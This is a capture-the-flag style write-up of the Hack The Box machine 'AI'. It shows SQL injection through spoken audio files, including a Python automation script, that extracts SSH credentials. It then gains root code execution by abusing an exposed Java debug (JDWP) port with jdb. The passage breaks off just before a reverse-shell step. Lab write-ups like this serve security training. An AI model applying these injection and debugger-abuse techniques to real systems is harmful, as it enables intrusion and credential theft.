AI

23rd January 2019 / Document No D19.100.55

Prepared By: MinatoTW

Machine Author(s): MrR3boot

Difficulty: Medium

Classification: Official

Synopsis

AI is a medium difficulty Linux machine running a speech recognition service on Apache. This service is found to be vulnerable to SQL injection and is exploited with audio files. The injection is leveraged to gain SSH credentials for a user. Enumeration of running processes yields a Tomcat application running on localhost, which has debugging enabled. This port is forwarded and exploited to gain code execution as root.

Skills Required

- Enumeration
- SQL Injection
- Java Classes


Skills Learned

- Debugging with JDWP
- Speech to Text

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.163 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.163
```




```
nmap -p$ports -sC -sV 10.10.10.163
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-23 09:29 PST
Nmap scan report for 10.10.10.163
Host is up (0.19s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Hello AI!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


SSH and Apache are found to be running on their usual ports.

Apache

Browsing to port 80, a website titled "Artificial Intelligence" is seen.



The about page states that the developers are working on a voice recognition platform. Browsing to the `AI` page reveals an upload page for `wav` files.




10.10.10.163/ai.php

Drop your query using wav file.

Select wav to upload:

Trying to upload a normal test file returns the following output.



Drop your query using wav file.

Select wav to upload:


Our understanding of your input is :
Query result :

Gobuster

Let's enumerate files and folders on the server using gobuster.


```
gobuster dir -w directory-list-2.3-medium.txt -u http://10.10.10.163/ -x php -t 100

/images (Status: 301)
/index.php (Status: 200)
/uploads (Status: 301)
/about.php (Status: 200)
/contact.php (Status: 200)
/db.php (Status: 200)
/intelligence.php (Status: 200)
/ai.php (Status: 200)
```

Apart from the already known files, we discover `intelligence.php` and `db.php`, as well as a folder named `uploads`. Browsing to `db.php` returns an empty page, however, `intelligence.php` contains the following table.


10.10.10.163/intelligence.php

Your Input	AI Output
Commento	Comment
Idea	Design | Schema | Thought
join	merge | union
Won	One
We take care about special characters in your input	
Comma	,
Dot|Period	.
Dollar sign	$

The table contains information about various inputs and their corresponding AI outputs. It's designed to convert normal speech as well as code snippets and special symbols. The footer contains the following message.



We mostly use similar approach as Microsoft does.

Note: Currently our is API well familiar with Male-US model

Searching for Microsoft speech recognition, we come across this page. The page contains a similar table with inputs and desired outputs. Let's try creating a `wav` file and uploading it to the AI page. The `text2wave` utility from the festival package can be used for this.

```
echo "Hello world" | text2wave -o ai.wav
```

Uploading the file `ai.wav` to the AI page results in the following output.


Drop your query using wav file.

Select wav to upload: Browse... No file selected. Process It!

Our understanding of your input is : hello world
Query result :


SQL Injection via file upload

The page was able to process the input text successfully. The `Query result` field as well as the `db.php` page suggests that there might be some kind of DBMS involved during processing of the input. Let's try injecting a quote into the input text. According to the Microsoft documentation, the phrase `Open single quote` is translated to a quote.

”	Close double quote; Close quote; Close inverted commas
'	Apostrophe
‘	Open single quote
’	Close single quote

```
echo "Hello world open single quote" | text2wave -o ai.wav
```


Let's upload the file and check the output.



Our understanding of your input is : hello world'
Query result : You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "hello world'" at line 1

The input resulted in a SQL error and the backend database is found to be MySQL. Let's check if we can balance the quote using comments. The `#` (Pound sign) symbol can be used to comment out the rest of query in MySQL.

```
echo "Hello world open single quote pound sign" | text2wave -o ai.wav
```



Our understanding of your input is : hello world'#
Query result :


There's no error returned this time, which means that the quotes were balanced. We can create a python script to automate the entire process.

```
#!/usr/bin/python3
import sys
import requests
import os
import re

def createWav(query):
  query = query.replace("'", " open single quote ")
  query = query.replace("#", " Pound sign ")
  q = f'echo "{query}" | text2wave -o ai.wav'
  #print(q)
  os.system(f'echo "{query}" | text2wave -o ai.wav')
```

```python
def sendWav():
  url = "http://10.10.10.163/ai.php"
  p = { 'http' : 'http://127.0.0.1:8080' }
  files = { 'fileToUpload' : open('ai.wav', 'rb'), 'submit' : (None, 'Process
It!') }
  resp = requests.post(url, files = files, proxies = p)
  return resp.text


while True:
  query = input("Enter query> ")
  if query == 'exit':
    sys.exit()
  createWav(query)
  resp = sendWav()
  output = re.search("Query result : (.*)<h3>", resp)
  q = re.search("Our understanding of your input is : (.*)<br />", resp)
  print("Query: " + q.group(1))
  print("Result : " + output.group(1))
```

The script takes in input, converts text to wave and then sends the file to the server. After receiving the output, it prints the server's understanding and query. Let's try finding the number of columns in the table using UNION based injection. From the intelligence page, we know that the AI processes `join` as `union`.

```
' union select 'hello world'#
```




```
rlwrap python3 ai.py
Enter query> ' join select 'hello world'#
Query: 'union select'hello world'#
Result : hello world
```

Foothold


We tried selecting the string `hello world` and the server returned it. This means that the table has just one column in it. Trying to form the correct query to find the table name might be complex and time consuming, as we would have to guess some table and column names. One common table name is users. Let's see if this table exists and if we can find any username.

```
' union select username from users#
```



```
rlwrap python3 ai.py
Enter query> ' join select username from users#
Query: 'uni1d select user name from users #
Result : You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax
to use near 'uni1d select user name from users #'' at line 1
```


The server is unable to interpret our input properly. We can overcome this by adding pauses between words using commas.



```
rlwrap python3 ai.py
Enter query> open single, quote, join, select, username from users#
Query: 'union select username from users #
Result : alexa
```


The injection worked and the first username is found to be alexa. Let's check if there's a password associated with this user.

```
' union select password from users#
```



```
rlwrap python3 ai.py
Enter query> open single, quote, join, select, password from users#
Query: 'union select password from users #
Result : H,Sq9t6}a<)?q93_
```


The password is returned as `H,Sq9t6}a<)?q93_`. Logging in via SSH with these credentials is successful.



```
ssh alexa@10.10.10.163
alexa@10.10.10.163's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 5.3.7-050307-generic x86_64)

Last login: Thu Oct 24 15:04:38 2019 from 192.168.0.104
alexa@AI:~$ whoami
alexa
```

Privilege Escalation

Looking at the processes running as root, we find Tomcat to be active.




```
root       8758  8.8  0:04 /usr/bin/java -Djava.util.logging.config.file=
/opt/apache-tomcat-9.0.2/conf/logging.properties
<SNIP>
```

We don't have permissions to view the Tomcat configuration or files. However, looking at the command line flags, we see the following.


```
/usr/bin/java -Djava.util.logging.config.file=/opt/apache-tomcat-
9.0.27/conf/logging.properties
-Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -
Djdk.tls.ephemeralDHKeySize=2048
-Djava.protocol.handler.pkgs=org.apache.catalina.webresources
-Dorg.apache.catalina.security.SecurityListener.UMASK=0027
-agentlib:jdwp=transport=dt_socket,address=localhost:8000,server=y,suspend=n
<SNIP> start
```

The JDWP address is set to `localhost:8000` and the server is enabled. JDWP stands for "Java Debug Wire Protocol" and is used to remotely debug Java applications. The jdb utility can be used to access this port and debug over it. We'll have to forward port 8000 from the box and then connect to it.




```
ssh -L 8000:127.0.0.1:8000 alexa@10.10.10.163 -N
```

The command above will forward port 8000 on our host to port 8000 on the box. Let's attach to it using jdb.




```
jdb -attach 127.0.0.1:8000
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
>
```

Java provides a class named Runtime, which can be used to execute system level commands. But before using it, we'll have to hit a breakpoint when tomcat is executing. We can set a breakpoint using the `stop` command in jdb. Looking at the javax class documentation, it's seen that the `init()` method is called when the Tomcat servlet starts up. Let's add a breakpoint on that method.




```
jdb -attach 127.0.0.1:8000
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
> stop in javax.servlet.GenericServlet.init()
Deferring breakpoint javax.servlet.GenericServlet.init().
```

This breakpoint should be hit after a while, when the server initializes.




```
> Set deferred breakpoint javax.servlet.GenericServlet.init()
Breakpoint hit: "thread=main", javax.servlet.GenericServlet.init(), line=177 bci=0
main[1]
```

We can use the Runtime.exec() method to execute code now. Let's try touching a file named `/tmp/proof`.



```
main[1] eval new java.lang.Runtime().exec("touch /tmp/proof")
 new java.lang.Runtime().exec("touch /tmp/proof") =
 "Process[pid=12134, exitValue="not exited"]"
```

Going back to the SSH session, the file is found in `/tmp`.




```
alexa@AI:~$ ls -al /tmp/
total 56
drwxrwxrwt 14 root  root  4096 Jan 23 13:03 .
drwxr-xr-x 24 root  root  4096 Oct 22 12:03 ..
drwxrwxrwt  2 root  root  4096 Jan 23 08:47 .font-unix
drwxr-xr-x  2 alexa alexa 4096 Jan 23 11:31 hsperfdata_alexa
drwxr-x---  2 root  root  4096 Jan 23 13:00 hsperfdata_root
drwxrwxrwt  2 root  root  4096 Jan 23 08:47 .ICE-unix
-rw-r-----  1 root  root     0 Jan 23 13:03 proof
```

Let's try executing a bash reverse shell next. Create a file the following contents, make it executable and place it in the `/tmp` folder.

